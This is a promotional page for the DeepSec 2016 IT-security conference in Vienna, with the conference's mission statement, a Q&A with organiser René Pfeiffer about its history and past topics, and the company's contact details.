DeepSec 2015 was all about the Internet, IT-Security, Digital Espionage and International Agreements.

DeepSec 2016 is currently in preparation, and the Call for Papers is open.

We’ll keep you posted and are already looking forward to this years event :)

Stay tuned!

———————

…contact

DO YOU WANNA KNOW MORE?

DeepSec GmbH

eMail: deepsec@deepsec.net

Voice: +43 676 562 63 90

Web: http://deepsec.net

Blog: http://blog.deepsec.net

DEEPSEC Mission Statement

INTERNATIONAL, TRANS & INTERDISCIPLINARY

We believe that security problems need to be addressed by experts with interdisciplinary skills. We want to encourage individuals, organizations and countries to meet and exchange, to improve overall security and trust.

NEUTRAL GROUND

Our conference is an annual event where we can freely talk about ideas and points of view. It is the best place to get together informally, get new ideas, discuss a project, develop new contacts and meet new friends.

USER FRIENDLY

Our web site states that DeepSec is a non-product, non-vendor-biased conference. DeepSec is all about facts not ads.

We are looking for honest talks about security: If something breaks, tell us about it. If you can repair it, tell us about it. If you've discovered something, tell us about it. That's our goal.

FOCUSED ON NOVELTY, QUALITY & IMPACT

We focus only on novelty, quality and relevance when selecting talks & workshops for our conference. We prefer to invite a newcomer to the stage if the content is more promising than the "safe choice" of well established truths.

HERE TO SCOUT & SUPPORT

We actively scout and contact women who do research and projects in the field of information security. And we launched our special U21 initiative to support young researchers and enable them to present their works and results in an appropriate manner.

DEEPSEC IN-DEPTH SECURITY CONFERENCE EUROPE
8TH TO 11TH NOVEMBER 2016
THE IMPERIAL RIDING SCHOOL VIENNA, AUSTRIA

...about

René Pfeiffer

...is involved with cryptography and information security for over 20 years.
He is one of the organizers of DeepSec, Vienna's very own IT-Security Conference, known for bringing together the world's most renowned security professionals from academics, government, industry, and the underground hacking community.

...a little Q+A

Mr. Pfeiffer please tell us about your conference.

The DeepSec In-Depth Security Conference is an annual European two-day in-depth conference on computer, network, and application security. Our goal is to bring together the leading security experts from all over the world.

How did it all start?

DeepSec was founded in 2007. The vision was to create a IT security conference right in the heart of Europe and use it as a neutralground where professionals from academics, government, industry, and the underground hacking community can meet and exchange ideas.

What's special about DeepSec?

DeepSec is small compared to other events having thousands of participants. This is a dedicated advantage, because you can actually meet and talk to everyone. Furthermore we try to present a mix of talks connecting different aspects of information security. It's not always about technology. There's psychology, legal frameworks, human behaviour, and much more also at play.

Is there a matter particularly close to your heart?

We want to break down the barriers between technical and non-technical experts. While information security will always have a strong technical component, it is paramount to foster collaboration. Even decades ago network security wasn't implemented by one person alone. You need teams, you need to communicate, and you need creative ways of looking at your problems. If you want information security, you need to talk to others.

IT-Security is a very delicate matter. Aren't you afraid to offend someone?

DeepSec was the first conference to feature a talk about the broken GSM A5 encryption. When the talk went live we were certainly a bit nervous. The GSM A5 algorithm family is responsible for encryption of the voice calls between mobile phones and the cells receiving their signals. GSM networks all over the world have billions of devices connected to it. Any vulnerability or design flaw affects a huge base of customers and companies, so having talks touching these big networks should not be taken lightly. However: We like a bit of controversy.

The next DeepSec is in November: What are you personally looking forward to the most?

Everything :) To meet our speakers, trainers and attendees and to discuss with them the state of affairs in information security. The world looks different after every DeepSec conference because of the many new perspectives and insights one gets while talking to creative and brilliant minds.

What about the future?

Information security has grown: it touches all aspects of our lifes. Once networks enter home, office and recreational environments, so does information security. The Internet of Things is becoming a reality.

We are confident that information security is here to stay. The same is true for the DeepSec conference.

Year by year we adapt to the changes and include topics in the conference schedule. We have addressed mobile phone networks, Bluetooth connected devices, “cloud” technology, and many more issues in the past. In 2014 we have selected smartphones, devious backdoors in hardware, wireless networks, the new IPv6 technology, and how to educate “new” hackers. DeepSec 2015 was all about the Internet, IT-Security, Digital Espionage and International Agreements. DeepSec 2016 is currently in preparation, and the Call for Papers is open.We’ll keep you posted and are already looking forward to this years event :) Stay tuned!

DeepSec GmbH
eMail: deepsec@deepsec.net
Voice: +43 676 562 63 90
Web: https://deepsec.net
Blog: http://blog.deepsec.net

...contact

Contact

René Pfeiffer

rpfeiffer@deepsec.net

+43/676/5626390

DeepSec GmbH

c/o Mr. René Pfeiffer

Bräuhausgasse 32

1050 Vienna, Austria

VAT ID: ATU63522646

Business registration number: FN 294621 t

Customs EORI code: ATEOS1000025635